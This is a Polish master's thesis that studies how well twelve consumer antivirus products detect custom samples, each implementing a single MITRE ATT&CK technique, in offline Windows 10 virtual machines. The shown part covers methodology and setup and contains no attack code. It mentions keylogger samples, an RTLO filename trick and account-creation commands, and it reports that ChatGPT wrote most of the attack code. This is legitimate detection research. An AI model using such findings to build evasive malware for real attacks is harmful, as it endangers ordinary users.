Politechnika Wrocławska
Wydział Informatyki i Telekomunikacji

Kierunek: Cyberbezpieczeństwo **(CBE)**

PRACA DYPLOMOWA MAGISTERSKA

Analiza bezpieczeństwa typowej stacji końcowej w Internecie

Inż. Michał Jóźków

Opiekun pracy
Dr inż. Marcin Jaroszewski

Słowa kluczowe: Bezpieczeństwo, Antywirus, Złośliwe oprogramowanie, Atak

WROCŁAW 2024

Streszczenie

Celem mojej pracy dyplomowej było zbadanie, na ile bezpieczny jest zwykły użytkownik Internetu, korzystający jedynie z oprogramowania antywirusowego, w obliczu różnorodnych zagrożeń cybernetycznych i czy to rzeczywiście wystarczy, aby czuć się bezpiecznie. Aby odpowiedzieć na to pytanie, opracowałem i przygotowałem specjalne próbki reprezentujące podstawowe składowe ataku, takie jak podmiana pliku, zapisywanie do rejestrów czy wykorzystanie funkcji systemowych. Pierwszym etapem badań było sprawdzenie, jak dobrze lokalne programy antywirusowe radzą sobie z wykrywaniem pojedynczych technik, z których składa się każdy atak. Należy jednak mieć też na uwadze to, że atak może przybrać formę długofalową, wtedy każda technika, mimo że należy do jednego ataku, może być uruchamiana oddzielnie i niezależnie co jakiś czas, eliminując w konsekwencji wszelkie powiązania. Zweryfikowałem w ten sposób, które konkretne elementy ofensywy cyberprzestępców są wykrywane, a które nie. Tak uzyskane wyniki pozwoliłyby mi już odpowiedzieć na postawione wcześniej pytanie, lecz dla mnie to było za mało. Aby zwiększyć dokładność i mieć pewność, że wyniki nie były spowodowane złym wyborem antywirusów, wysłałem próbki do VirusTotala, który jest zbiorem wielu silników antywirusowych i sandboxów. Te wyniki również przeanalizowałem i pomimo tego, że wnioski były bardzo podobne jak w przypadku lokalnych antywirusów, to postanowiłem przeprowadzić jeszcze jeden test. Polegał on na połączeniu podstawowych technik w bardziej złożone ataki, tak aby mieć pewność, że uzyskane wcześniej wyniki odzwierciedlają skuteczność ataków z nich się składających, uzyskując w ten sposób bardziej kompleksowy obraz wyników badań. Wykonałem trzy duże ataki, których zadaniem było: przechwytywanie wszystkiego co robi i co wprowadza użytkownik, zdobywanie informacji o systemie ofiary oraz zdalna kontrola, eksfiltracja i DOS. Wyniki są zaskakujące i dają dużo do myślenia, zwłaszcza jeśli chodzi o higienę cyfrową, której tak bardzo brakuje zwykłemu użytkownikowi, jednak aby je zrozumieć trzeba przeczytać całą pracę.

Abstract

The aim of my diploma thesis was to investigate how safe an ordinary Internet user who only uses antivirus software is in the face of various cyber threats and whether this is actually enough to feel safe. To answer this question, I developed and prepared special samples representing the basic components of the attack, such as file replacement, writing to registers or using system functions. The first stage of the research was to check how well local antivirus programs cope with detecting the individual techniques that each attack consists of. However, it should also be borne in mind that the attack may take a long-term form, in which case each technique, even though it belongs to one attack, can be launched separately and independently from time to time, thus eliminating any connections. In this way, I verified which specific elements of the cybercriminals' offensive are detected and which are not. The results obtained in this way would allow me to answer the question posed earlier, but for me it was not enough. To increase accuracy and make sure the results weren't caused by poor antivirus choices, I sent samples to VirusTotal, which is a collection of multiple antivirus engines and sandboxes. I also analyzed these results and, although the conclusions were very similar to those of local antiviruses, I decided to conduct one more test. It involved combining basic techniques into more complex attacks to ensure that the results obtained earlier reflected the effectiveness of the attacks consisting of them, thus obtaining a more comprehensive picture of the research results. I performed three large attacks designed to intercept everything the user does and enters, acquire information about the victim's system, and remote control, exfiltration and DOS. The results are surprising and food for thought, especially when it comes to digital hygiene, which is so lacking for the average user, but to understand them you need to read the entire work.

Spis treści

Niewiedza jest błogosławieństwem czy przekleństwem?

Wstęp:

Podczas studiowania, kiedy zdobywałem wiedzę, zaczynałem już nie tylko rozumieć cyberbezpieczeństwo, które do tej pory było dla mnie czymś zupełnie obcym, ale także wykorzystywać tę wiedzę w praktyce. Dzięki temu mogłem dostrzegać błędy, zarówno programowe, jak i ludzkie. Zrozumiałem, że bezpieczeństwo nie jest czarno-białe, w sensie bycia bezpiecznym lub nie, lecz polega na prawdopodobieństwie. W celu zapewnienia bezpieczeństwa, podejmując pewne działania możemy jedynie zmniejszyć ryzyko, ale nie całkowicie je wyeliminować. Chcąc podejść do ochrony danych i systemów w sposób kompleksowy, firmy muszą wdrażać takie rozwiązania, które będą chroniły każdy punkt sieci i siebie nawzajem. Chodzi o to, że jeśli jeden mechanizm zawiedzie, to inne będą w stanie wykryć niepożądane lub złośliwe działania. Stąd też punkty końcowe są wyposażone najczęściej w AV\EDR\XDR, HIDS, DLP czy pomniejsze rozwiązania jak zapora ogniowa, czy agent SIEM-a. Na straży ruchu w sieci mogą zostać wdrożone WAF-y, IDS-y, IPS-y, NGFW czy takie rzeczy jak NAC-y. Nad wszystkim będą czuwały potężne serwery wyposażone w wielkie jednostki obliczeniowe, których zadaniem będzie zbieranie wszelkich informacji z każdego wymienionego elementu, ich analiza, raportowanie i reagowanie, czy to w postaci zwykłego prostego alertu w SIEM-ie czy automatycznej i natychmiastowej reakcji za pomocą skryptu. Taki schemat, choć uproszczony, świetnie pokazuje z czym na co dzień muszą mierzyć się firmy, aby sprostać złożonemu bezpieczeństwu danych, które są dla nich najważniejsze.

Wydaje się to wszystko oczywiste, lecz ja widzę tu lukę, której nie da się naprawić. Co z bezpieczeństwem zwykłych użytkowników? Użytkowników którymi sami przecież jesteśmy. Nie jesteśmy w stanie przenieść nawet małej części tego systemu do domowej sieci. Jeśli pominęlibyśmy kwestię dużych kwot jakie trzeba byłoby wydać na zakup tego typu sprzętów, to wciąż pozostają dwa problemy. Pierwszym z nich jest brak wiedzy. Zwykły użytkownik nie studiował cyberbezpieczeństwa, nie uczył się konfigurować urządzeń ani nie zrozumiał ich sensu, a tym bardziej nie był w stanie dostrzec błędu w konfiguracja. Co z ludźmi, którzy po pracy mają ledwo czas dla siebie? Zwłaszcza, że ciągłe informacje o atakach phishingowych na portalach społecznościowych, uruchamianych złośliwych programach dostarczonych przez rzekomych pracowników banków, czy wyłudzeniach finansowych na różnego rodzaju ofertach szybkiego zysku, pokazują że nawet ten aspekt higieny w Internecie nie jest ludziom jeszcze do końca znany. Największe dane statystyczne jakie udało mi się znaleźć na temat cyberbezpieczeństwa zwykłych użytkowników, to te przeprowadzone przez UE - około 23 tysiące próbek. Wyniki wcale nie napawają optymizmem, gdyż według tej ankiety z powodu obawy związanej z cyberzagrożeniami, tylko 42% zdecydowało się na instalację oprogramowania antywirusowego i to był jeden z dwóch najwyższych wyników w tej części ankiety [1]. Więc jak możemy mówić o nauce cyberbezpieczeństwa, jeśli zwykły użytkownik nie poświęcił nawet kilku minut na instalację oprogramowania? A nawet jeślibyśmy i ten problem rozwiązali zakładając, że poświęcił on czas na naukę, to i tak naprawdę jest to wierzchołek góry lodowej. Bezpieczeństwo dziś niekoniecznie będzie bezpieczeństwem jutro. Dlatego od teraz użytkownik musi poświęcać czas na analizę zagrożeń, poprawianie zabezpieczeń oraz testowanie już wdrożonych rozwiązań. Wątpię, aby wiele osób dotarło do tego momentu. Większość z nas chce oddać tę część swojego życia, którą się nie zajmują, specjalistom takim jak lekarze czy mechanicy, a nie ich zastępować. Nie inaczej jest z

cyberbezpieczeństem. Stąd też narodził się kompromis pomiędzy tym wszystkim w postaci antywirusa. Jest on dość prosty w obsłudze i konfiguracji, a jednocześnie, ze względu na swoją popularność i duże obroty finansowe, jest zarządzany i aktualizowany pod kątem możliwych luk i zagrożeń przez specjalistów od cyberbezpieczeństwa. Dodatkowo nie mówi się, aby wraz z AV stosować inne rozwiązania oprócz higieny cyfrowej i ogólnych zasad korzystania z Internetu.

Po co w takim razie firmy wydają wiele setek tysięcy na ochronę danych, skoro wystarczyłby zwykły antywirus? Przecież logicznie analizując, bezpieczeństwo własnego komputera powinno być dla użytkownika ważniejsze niż tych w firmie, która posiada tylko część tego co ma i robi użytkownik na swoim komputerze. Na przykład gmail ma dostęp do maili, Facebook do rozmów, a bank do środków finansowych. Wszystkie te informacje są zebrane na jednym komputerze zwykłego użytkownika, obejmując logowania do kont bankowych, mediów społecznościowych, poufnych dokumentów oraz prywatnych zdjęć i filmów. To sprawia, że prywatny komputer staje się centralnym punktem dostępu do najbardziej wrażliwych danych, co czyni jego ochronę kluczową i bardziej wymagającą. Te wszystkie rzeczy łączą się w tej jednej małej stacji końcowej, a mimo to na niej jest tylko antywirus. Nic więcej.

Dlatego celem mojej pracy dyplomowej jest zbadanie, na ile bezpieczny jest zwykły użytkownik Internetu, który używa tylko i wyłącznie antywirusa, przeciwko całemu Internetowi i czy to rzeczywiście wystarczy, aby czuć się bezpiecznie?

1. Zdefiniowanie sposobu i obszaru pracy

W niniejszym rozdziale przedstawione zostaną dwie główne kwestie dotyczące przygotowania zakresu pracy w ramach pracy dyplomowej.

1.1. Infrastruktura

W kontekście przeprowadzania badań nad bezpieczeństwem komputerowym, kluczowym zagadnieniem jest wybór odpowiedniego środowiska oraz maszyn do eksperymentów. W niniejszej pracy zdecydowano się na wykorzystanie systemu Windows 10 ze względu na jego powszechną popularność. W maju 2024 roku, popularność systemów z rodziny Windows wynosiła około 73% na rynku komputerowym. Najbardziej popularnym systemem w tej rodzinie jest Windows 10 (68%), a za nim Windows 11 (27%), który architektonicznie jest bardzo podobny do Windows 10 [2]. Ze względu na znaczącą przewagę Windows 10, zdecydowałem się na jego wybór jako podstawy moich badań.

Windows zdobył uznanie wśród zwykłych użytkowników dzięki wysokiemu poziomowi abstrakcji, umożliwiającemu łatwe i intuicyjne korzystanie z systemu, sprawiając, że wystarczy parę kliknięć, bez zagłębiania się w szczegóły, aby wszystko działało. Dodatkowo oferuje on szerokie wsparcie społeczności oraz różnorodność dostępnego oprogramowania i narzędzi. To wszystko sprawia, że użytkownikowi wydaje się, że nic nie musi robić w kwestii bezpieczeństwa systemu operacyjnego, pozostawiając go w domyślnym stanie.

Podobny poziom wymaganej interakcji z użytkownikiem reprezentują programy antywirusowe, z tą różnicą, że istnieje szeroki wachlarz dostępnych dostawców, bez jednoznacznych danych wskazujących na najpopularniejszy program. Dlatego w ramach moich badań zdecydowałem się przetestować zarówno popularne, jak i mniej znane programy antywirusowe. Wybrane oprogramowanie to: Avast, AVG, Windows Defender, Bitdefender, Kaspersky, Avira, Panda, Total AV, Malwarebytes, ESET, F-SECURE oraz Comodo. W większości przypadków będą to wersje darmowe, gdyż zakup pełnych wersji każdego z tych programów wiązałby się ze znacznymi kosztami. Niemniej, niektóre z programów nie są dostępne w darmowej wersji, ale za to oferują darmowe okresy próbne wersji premium, dzięki czemu również zostaną uwzględnione w moich testach, umożliwiając w ten sposób porównanie AV płatnych z bezpłatnymi.

Aby sprawnie przeprowadzić eksperymenty, wykorzystam wirtualizację za pomocą VirtualBox. Stworzę wiele maszyn wirtualnych, każda z innym programem antywirusowym, ale z tym samym systemem operacyjnym.

- **Wybór OS:** *Windows 10 Home*
- **Wybór AV**: *Avast, AVG, Windows Defender, Bitdefender, Kaspersky, Avira, Panda, Total AV, Malwarebytes, ESET, F-SECURE, Comodo*
- **Środowisko***:* *Infrastruktura VirtualBox*

1.2. Testy

Kolejnym krokiem jest zdefiniowanie odpowiedniego sposobu przeprowadzania testów, tak aby wyniki były obiektywne i nie budziły wątpliwości. Wybranie gotowych złośliwych oprogramowań niesie ze sobą wiele problemów. Pierwszym z nich jest fakt, że prawdopodobnie antywirusy już je znają i będą w stanie je zablokować na podstawie sygnatur. Wykluczałoby to jakąkolwiek analizę behawioralną, która jest nawet ważniejsza od skanowania, ponieważ w przypadku ataku możemy być jednymi z pierwszych ofiar, którzy zostaną zaatakowani. Niestety, w przypadku wykrycia na podstawie zachowania, nie wiemy, co dokładnie spowodowało detekcję. Czy była to nazwa funkcji, zmienna, czy może próba uzyskania dostępu do chronionego obszaru systemu? Antywirusy z reguły nie dzielą się tymi informacjami. W efekcie uzyskane wyniki byłyby dość uśrednione, mówiąc jedynie o skuteczności wykrywania złośliwego oprogramowania w kontekście wybranych próbek. Takie podejście jest niewystarczające.

Atak to nie tylko pojedynczy plik, ale cała sieć powiązań różnych technik i zachowań. Zaczyna się od kontaktu z ofiarą, poprzez dostarczenie ładunku, wykonanie, uzyskanie uprawnień, eksfiltrację, kończąc na zdalnym dostępie i ręcznym działaniu. Dlatego postanowiłem rozbić atak na jak najmniejsze składowe, z których każdy element wykonuje tylko jeden określony cel, którego nie da się bardziej rozdrobnić. W ten sposób zbadam skuteczność antywirusów w wykrywaniu każdego aspektu ataku. Powstanie tabela pokazująca, które obszary systemu, a co za tym idzie, dane użytkownika, są najbardziej narażone na atak, ze względu na to, że antywirusy ich nie wykrywają.

Samych ataków jest bardzo wiele, a co za tym idzie, jeszcze więcej ich składowych. Próba ich wymienienia, chociażby tylko w części, byłaby nieprecyzyjna, czasochłonna i niekompletna. Dlatego w tym celu wykorzystam już sprawdzone rozwiązanie, jakim jest baza Mitre ATT&CK.

Kolejnym krokiem będzie określenie sposobu przeprowadzania testów. Opcje są dwie: ręczna i automatyczna poprzez program. Ręczny sposób nie różniłby się zbytnio od interakcji zwykłego użytkownika z systemem i antywirusy mogłyby nic nie wykryć. Dlatego muszę wybrać realizację poprzez program. Jednakże nie mogą to być znane złośliwe programy, gdyż istnieje ryzyko wykrycia na podstawie sygnatur lub już wcześniej poznanych metadanych. Dodatkowo, znane złośliwe programy często są połączeniem różnych technik, co utrudnia rozróżnienie, które aspekty ataku są wykorzystywane. Jedynym rozwiązaniem jest napisanie własnych programów. Dzięki temu mam pewność, że żaden program antywirusowy ich wcześniej nie widział, a więc będzie musiał przeanalizować plik bardzo dokładnie lub śledzić każdy jego ruch, w poszukiwaniu czegoś nietypowego. Pojawia się wtedy jeden problem: antywirusy na czas testowania nie mogą być podłączone do sieci, aby przypadkiem nie udostępniły pliku dalej i nie poinformowały innych programów antywirusowych o nowym zagrożeniu.

- **Rodzaj próbek:** *Próbki reprezentują techniki Mitre Attack, które realizują tylko określoną czynność, nie więcej, nie mniej.*
- **Źródło Próbek***:* *Własne*
- **Dostęp do Internetu**: *Maszyny muszą być odciętę od Internetu podczas testów*

2. Narzędzia

W mojej pracy dyplomowej postanowiłem skupić się na analizie bezpieczeństwa użytkowników Internetu korzystających jedynie z oprogramowania antywirusowego. Aby osiągnąć ten cel, konieczne było wykorzystanie zaawansowanych narzędzi i baz danych, które pomogłyby w precyzyjnym definiowaniu, przygotowaniu i testowaniu próbek złośliwego oprogramowania. W tym celu zdecydowałem się na wykorzystanie trzech kluczowych elementów: bazy MITRE ATT&CK, sztucznej inteligencji ChatGPT oraz platformy VirusTotal. Poniższe podrozdziały szczegółowo opisują powody wyboru każdego z tych narzędzi oraz ich rolę w przeprowadzonych badaniach.

2.1. Mitre ATT&CK

Baza Mitre ATT&CK to kompleksowy framework wykorzystywany do opisywania i klasyfikowania metod stosowanych przez cyberprzestępców. Ten framework obejmuje szczegółowy opis taktyk, technik i procedur, które aktorzy zagrożeń wykorzystują podczas swoich kampanii internetowych. Dzięki niemu, będąc ofiarą ataku lub analizując go, można stworzyć ścieżkę ataku i zidentyfikować jego cele.

Taktyki - Są to ogólne cele, które atakujący starają się osiągnąć w poszczególnych fazach ataku. Obejmują one szeroki obszar działania, jednak dobrze oddają, co atakujący chce w danym momencie osiągnąć. Każda taktyka reprezentuje jeden z celów strategicznych

Technika – Są to konkretne sposoby realizacji taktyk. Opisują one, w jaki sposób atakujący mogą osiągnąć swoje cele, dostarczając bardziej szczegółowych informacji na temat metod używanych w atakach. Z perspektywy ochrony systemów, techniki pozwalają zidentyfikować słabe strony i określić, na czym należy skupić się podczas zabezpieczania się przed nimi. Czasami techniki są zbyt podobne do siebie lub jest ich tak wiele, że trzeba je pogrupować w konkretne kategorie, a następnie oznaczyć jako podtechniki. Przykład: Technika - Podtechnika: Active Scanning - Scanning IP Blocks.

Procedury – Procedury to szczegółowe sposoby wdrażania technik w praktyce. Obejmują konkretne narzędzia, programy, polecenia czy skrypty. Najczęściej procedury są opisane w raportach o różnego rodzaju kampaniach, informujących o tym, że dana technika została wykorzystana w określony sposób. Dzięki temu można zrozumieć, jak są wykorzystywane techniki i już na tym etapie je zablokować, zanim nastąpi atak.

Przykłady: Taktyka – Technika – Procedura

- Reconnaissance - Search Victim-Owned Websites – Wykorzystanie subDomainsBrute
- Persistence - Create Account: Local Account – (cmd) net user /add
- Discovery – System Service Discovery – (cmd) tasklist /svc

Wady Mitre ATT&CK:

Niestety baza Mitre ATT&CK posiada pewne wady, które szczególnie uwidoczniły się podczas przygotowywania konkretnych programów zgodnych z bazą. Postaram się wymienić je wszystkie w sposób punktowy i ogólny, aby nie wchodzić w zbyt drobne szczegóły:

- **Podział technik do taktyk** – Niektóre techniki są przypisane do wielu taktyk, jak na przykład "DLL Side-Loading" do Persistence, Privilege Escalation, oraz Defense Evasion. W tym przypadku można zrozumieć, dlaczego taki podział istnieje. Jednak technika "Screensaver" jest przypisana do Persistence i Privilege Escalation, gdzie równie dobrze mogłaby być zakwalifikowana do Defense Evasion. Świetnym przykładem jest także "Password Filter DLL", które przypisane jest do Credential Access, Defense Evasion oraz Persistence, ale nie do Privilege Escalation, mimo że można ją użyć do eskalacji uprawnień i ja to zrobiłem.

- **Ogólny opis techniki dla przypisanych taktyk** – Opis techniki jest tylko jeden, mimo że technika może być przypisana do wielu różnych taktyk, takich jak rekonesans i eskalacja uprawnień. W ten sposób, jeśli w opisie nie jest jasno zaznaczone, w jaki sposób technika została zakwalifikowana do konkretnej taktyki, to trzeba się tego domyślać.

- **Przykłady procedur** – Zdecydowana większość przykładów procedur odnosi się do raportów powłamaniowych lub analiz kampanii cyberprzestępców. Ich jakość jest bardzo różna: zaczynając od dokładnie opisanych, gdzie wszystko jest poparte dowodami, przez raporty, które tylko wspominają, że dana technika została wykorzystana, ale nie podają szczegółów, a kończąc na raportach, w których technika nie jest wspomniana w ogóle lub raport już nie istnieje i linki odsyłają na stronę główną.

- **Brak dowodów** – Czasami w opisie techniki czy w metadanych znajdują się twierdzenia bez potwierdzenia, jak na przykład eskalacja z poziomu zwykłego użytkownika do administratora. Ani Internet, ani Mitre ATT&CK nie podają, jak to zrobić, lub czy jest to w ogóle możliwe.

2.2. ChatGPT

Nie będę ukrywał, że moje umiejętności programistyczne w języku C++, który zamierzam wykorzystać, są bardzo niskie. Jestem w stanie napisać prosty program, na przykład coś liczący lub, jak to miało miejsce podczas studiów, grę karcianą w konsoli. Jednakże, to stanowczo za mało w porównaniu do tego, co trzeba umieć, aby zrealizować programowo te techniki. Nie dość, że trzeba znać zagadnienia związane ze zmiennymi, takimi jak LPWSTR, rozumieć sposób przekazywania wskaźników i obsługę buforów, to jeszcze konieczne jest zapoznanie się z szerokim zakresem specjalistycznych bibliotek, ich funkcji oraz wywołań systemu API Windowsa. Należy także wiedzieć, jakie dane są tam wymagane, jak je obsłużyć i co z nimi zrobić. Dla mnie to jest zbyt wiele i w ciągu pół roku nie byłbym w stanie ukończyć tej pracy.

Dlatego prawie całe oprogramowanie, które wykorzystałem, napisała sztuczna inteligencja ChatGPT w wersji bezpłatnej 3.5. Oczywiście, czasami się gubiła, jąkała, nie

rozumiała, gdzie popełniła błąd, lub nie była w stanie podać kodu, jednak na tym etapie byłem w stanie wykorzystać to, co otrzymywałem, aby poradzić sobie z tymi problemami. Nawet stworzyłem tabelę z rozwiązaniami modularnymi, gdzie wystarczyło zmienić kilka rzeczy, na przykład zawartość polecenia, aby program zrealizował swój cel. Jednak bez szablonu od AI nigdy bym tego nie zrobił. Jej ogromną zaletą jest znajomość całej dokumentacji, więc wystarczyło zapytać, czy istnieje API realizujące coś takiego i czy jest w stanie podać przykładowy kod, aby otrzymać gotowy lub prawie gotowy produkt.

Czasami jednak musiałem skorzystać z innych źródeł niż sztuczna inteligencja. W takich przypadkach w opisie techniki znajduje się odpowiedni link do zasobów, skąd czerpałem wiedzę lub z którego się wzorowałem.

2.3. VirusTotal

Niestety, decydując się na testowanie w środowisku zamkniętym bez dostępu do Internetu, w pewnym sensie pozbawiam niektóre antywirusy swojej funkcjonalności, wykorzystującej chmurę do testowania nieznanego oprogramowania. Takimi antywirusami, które otwarcie o tym informują, są Avast oraz Eset. Być może inne także to robią, ale w sposób bardziej dyskretny. W pewnym momencie spróbowałem zbadać próbki keyloggera i programu robiącego zrzuty ekranu co 5 sekund, przez te dwa programy antywirusowe z dostępem do internetu. Avast pobrał próbki i poinformował mnie, że da znać za kilka godzin, lecz nawet po kilku dniach nic nie dostałem. Natomiast Eset przeskanował i za około 5-10 minut zwrócił informację, że pliki są czyste. W tym przypadku chmura i lokalny silnik dały te same wyniki. Jednak takie podejście, gdzie musiałbym czekać tyle czasu na wynik tylko jednej próbki, a to dotyczyłoby tylko jednego antywirusa, jest nieakceptowalne.

Dlatego, aby rozwiązać ten problem, wykorzystałem VirusTotal, stronę, na której możemy podać między innymi pliki i sprawdzić je pod kątem złośliwego oprogramowania zarówno przez silniki antywirusowe, jak i specjalne środowiska sandboxowe. Oprócz typowego wyniku, przedstawia również szczegółowy raport, co zawiera plik, jakie ma metadane, co próbuje zrobić i jakie szczególne zachowanie pliku zostało wykryte. Testując parę pojedynczych plików, zdecydowałem się, aby końcowe wyniki umieszczone w pracy dotyczące VirusTotala zawierały w sobie: liczbę dostawców, którzy wykryli złośliwe oprogramowanie, nazwę dostawców, aby przeanalizować wzorce, oraz sigma rules, które świadczą o wykryciu niepożądanego działania. Chociaż czasami nie są one aż tak dokładne, prezentują pewien poziom świadomości o złośliwym pliku. Inne rzeczy, takie jak Mitre Signature, IP traffic, DNS resolutions czy Files Opened, nie pokrywały się z tym, co robił program i prawdopodobnie pochodziły z systemów sandboxowych, a więc ich analiza nie ma sensu. Najlepszym przykładem było wysłanie kalkulatora Microsoftu z nazwą zawierającą RTLO do VirusTotala. Według sandboxów: w tym pliku jest malware, upuszcza 300 plików, zalicza się do 16 sygnatur Mitre oraz łączy się z 71 adresami IP.

Dlatego też po zakończeniu testowania w środowisku zamkniętym przejdę do przesyłania próbek do VirusTotala i zapisywania wcześniej wspomnianych ważnych parametrów.

3. Środowisko testowe

Każda maszyna ofiary z innym antywirusem będzie miała tą samą główną bazę systemu Windows 10, tak aby jedyną różnicą był zainstalowany antywirus oraz tapeta z logiem antywirusa. Aby tego dokonać, muszę stworzyć maszyny wirtualne, skonfigurować je, a następnie utworzyć powiązane klony po jednym dla każdego antywirusa.

3.1. Główna Baza –Windows 10 – Kroki konfiguracji:

1. Za pomocą narzędzia MediaCreationTool został utworzony obraz instalacyjny systemu Windows 10.

2. Obraz został zamontowany do nowo utworzonej maszyny o architekturze Microsoft Windows 10 o następujących parametrach:
   - RAM – 10120 MB
   - Procesory – 4 x 100%
   - Dysk – 50 GB

3. Po uruchomieniu maszyny został zainstalowany system operacyjny Windows 10 Home z domyślnymi ustawieniami, z wyjątkiem:
   - Brak przypisanego konta Microsoft do systemu.
   - Utworzone zostało pierwsze konto o nazwie „User” bez hasła.
   - Wyłączona została telemetria.

4. Po instalacji systemu dokonano następujących zmian:
   - Zainstalowano przeglądarkę Chrome w lokalizacji C:\Programy\Chrome (wersja 122.0.6261.112).
   - Zainstalowano program 7-zip w lokalizacji C:\Programy\7-Zip.
   - Zainstalowano aplikację FormatFactory w lokalizacji C:\Programy\FormatFactory (wersja 5.8.1).
   - Zainstalowano narzędzie VeraCrypt w lokalizacji C:\Programy\Veracrypt.
   - W folderze „Dokumenty” znajdują się:

     - Nowy folder\ważne dane.txt – Zbiór loginów\maili i haseł.

     - Nowy folder\ważne dane_as6d47as.7z – Zaszyfrowany i zarchiwizowany plik ważne dane.txt.

     - Plan podróży 5-dniowej.docx – Szablon do planowania podróży.

     - Raport o stanie projektu.docx – Raport z projektu.

     - Raport o stanie projektuv2.docx – Końcowy raport z projektu.

     - Ulotka o sprzedaży.docx – Ulotka zachęcająca do zakupu.

     - Ulotka z zaproszeniem na wydarzenie.docx – Ulotka zachęcająca do udziału w wydarzeniu.

- WażneDaneTabelaryczne.xlsx – Tabela z imionami, adresami, opisami, telefonami oraz wieloma innymi danymi.

- Na pulpicie utworzono skrót do folderu „Pobrane” o nazwie „Pobrane — skrót”.
- Zainstalowano obraz płyty z dodatkami gościa Vbox.
- Dodano zwykłego użytkownika „Test” bez hasła.
- Dodano współdzielony folder jako dysk o literze Z:\ z plikiem tekst.txt.
- Utworzono plik dane.txt na pulpicie.
- Zainstalowano następujące elementy:

  - Visual Studio 2015, 2017, 2019, and 2022

  - Visual Studio 2013

  - Visual Studio 2012 (VC++ 11.0) Update 4

  - Visual Studio 2010

  - Zainstalowano .NET 8.0

- Oraz abym nie musiał cały czas dokonywać pewnych zmian wymaganych w systemie przed wieloma testami, które nie mają wpływu na wyniki ani jakość przeprowadzanych badań, wprowadzę już na tym etapie:

  - W zmiennej środowiskowej PATH na samym początku niech będzie - C:\Users\User\AppData\Local\Temp.

  - Utworzono plik statusa.txt i status.txt z wartością jeden na pulpicie.

3.2. Maszyny wirtualne – z antywirusami – Kroki konfiguracji:

1. Po zakończonej konfiguracji głównej bazy została utworzona migawka. Następnie za pomocą narzędzia do klonowania utworzono jej 12 klonów, z następującymi opcjami:
   - Powiązany klon
   - Wygeneruj nowe adresy MAC dla wszystkich kart

2. Na każdej maszynie został pobrany i zainstalowany odpowiedni antywirus, a jeśli podczas pierwszego skanu lub instalacji wymagane były dodatkowe działania, zostały one tutaj opisane:
   1) ***AVAST*** – Wersja darmowa. W początkowej instalacji dodano Firewall i avast secure browser. Po pierwszym skanie zgodzono się na „zapobieganie wykonywania danych” oraz „wyłączenie powiadomień na ekranie”.
   2) ***AVG*** - Wersja darmowa. W początkowej instalacji dodano Firewall i avast secure browser. Po pierwszym skanie zgodzono się na „zapobieganie wykonywania danych” oraz „wyłączenie powiadomień na ekranie”.
   3) ***Windows Defender***
   4) ***Bitdefender*** - Wersja darmowa. Włączono rozszerzenie antitrack do przeglądarki.

5) ***Kaspersky*** - Wersja darmowa. Zaakceptowano security networks oraz zainstalowano Password manager.
6) ***Avira*** - Wersja darmowa.
7) ***Panda*** - Wersja darmowa.
8) ***Total AV*** – Wersja total AV free trial
9) ***Malwarebytes*** – Wersja próbna premium. Wybrano zastosowanie domowe.
10) ***Eset*** – Wersja próbna Eset Smart Security Premium.
11) ***F-Secure*** – Wersja próbna F-Secure Total.
12) ***Comodo*** – Darmowa wersja Internet
13) ***VirusTotal*** – Kopia bazy głównej

3. Zmieniono tapetę na zdjęcie antywirusa odpowiadające każdej maszynie.

4. Zaktualizowano wszystkie zainstalowane antywirusy oraz system.

5. Maszyny zostały podłączone do nowej sieci wewnętrznej, bez dostępu do Internetu. Każda maszyna ma następującą adresację:
   - ***IP*** – 10.0.2.14 /24
   - ***Brama*** - 10.0.2.1

4. Próbki

W tym rozdziale zostaną przedstawione próbki i wszystkie niezbędne informacje powiązane z nimi.

4.1. Przygotowanie próbek

Zgodnie z moją definicją, każda próbka i jej test powinny dotyczyć tylko jednej techniki z Mitre Attack, co oznacza, że próbka ma tylko jedno zadanie i powinna zostać wykonana automatycznie. Jednak w miarę postępu przygotowań napotkałem wiele problemów, które należy wyjaśnić, aby zrozumieć przygotowane wyniki i testy.

- ***Zbyt ogólne techniki*** – Próbka nie może lub nie powinna w żaden sposób wchodzić na inne techniki lub wykorzystywać ich sposobu działania. Jednak w bazie znajdują się tak ogólne techniki, że jeśli z ich powodu miałbym nie robić innych technik, to bym zrobił tylko kilka przykładów. Świetnym przykładem jest technika „Modify Registry, gdzie faktycznie wiele innych technik wymaga modyfikacji rejestru, aby coś osiągnąć.

- ***Techniki rozbite między Taktyki*** – Techniki, które znajdują się w wielu taktykach, a każda taktyka ma inny cel, stwarzają problem, ponieważ trzeba znaleźć rozwiązanie dla konkretnej taktyki, które nie wpłynie na rozwiązanie z innej taktyki. Dla przykładu Password Filter DLL, które przypisane jest do CA, DE, Persistence oraz przez ze mnie do PE. Nie może to być jedna próbka realizująca to wszystko, jednak rozdzielenie jest

trudne. Dlatego do tego problemu i innych tego typu podszedłem kreatywnie. Zasada działania na przykładzie Password Filter DLL jest następująca:

> Z racji, że badam wykrywalność użycia techniki to:
> **Persistence** – Badam wykrycie dodania biblioteki do systemu przez program.
> **Defense Evasion** – Badam wykrycie dodania biblioteki do systemu przez aplikacje i to, czy system wykryje wykonanie tej biblioteki. Najczęściej tym wykonaniem jest utworzenie pliku .txt na pulpicie. Jest to najmniej inwazyjne.
> **Credential Access** – Badam wykrycie przechwycenia poświadczeń przez tę bibliotekę. Sam ją dodaję do systemu, aby ta część nie wpłynęła na wyniki lub nie została wykryta.
> **Privilege Escalation** – Badam wykrycie podniesienia uprawnień przez tę bibliotekę. Sam ją dodaję do systemu, aby ta część nie wpłynęła na wyniki lub nie została wykryta.

- ***Badam wykrywalność a nie skuteczność*** – Sens tego problemu staje się zrozumiały szczególnie w kontekście technik, takich jak szyfrowanie. Rozbijając atak na możliwie najmniejsze części, sprawdzam, czy używając danej techniki, atak zostanie wykryty, czy też nie. Na przykład, badając automatyczne szyfrowanie lub deszyfrowanie pliku na komputerze ofiary, weryfikuję, czy antywirusy zgłoszą lub zatrzymają ten proces. Dodanie złośliwego pliku w celu zbadania skuteczności, tylko zakłóciłoby ten proces, ponieważ nie mam pewności, czy jakieś metadane zostały wykryte, czy może zmienne funkcji złośliwego pliku, czy sama technika szyfrowania. Jest zbyt wiele nie wiadomych, a samych rozwiązań nieskończenie wiele, dlatego badam wykrywalność techniki, a nie skuteczność.

- ***Zmiany w bazie Mitre*** – Baza Mitre Attack jest ciągle aktualizowana. Nowe techniki są dodawane, rzadziej usuwane lub modyfikowane. Liczba wszystkich technik przedstawionych przeze mnie z danej taktyki może się więc nie zgadzać z aktualnym stanem bazy Mitre Attack, nawet w momencie pisania pracy dyplomowej, a aktualizacja wyników lub listy z każdym dniem byłaby zbyt czasochłonna.

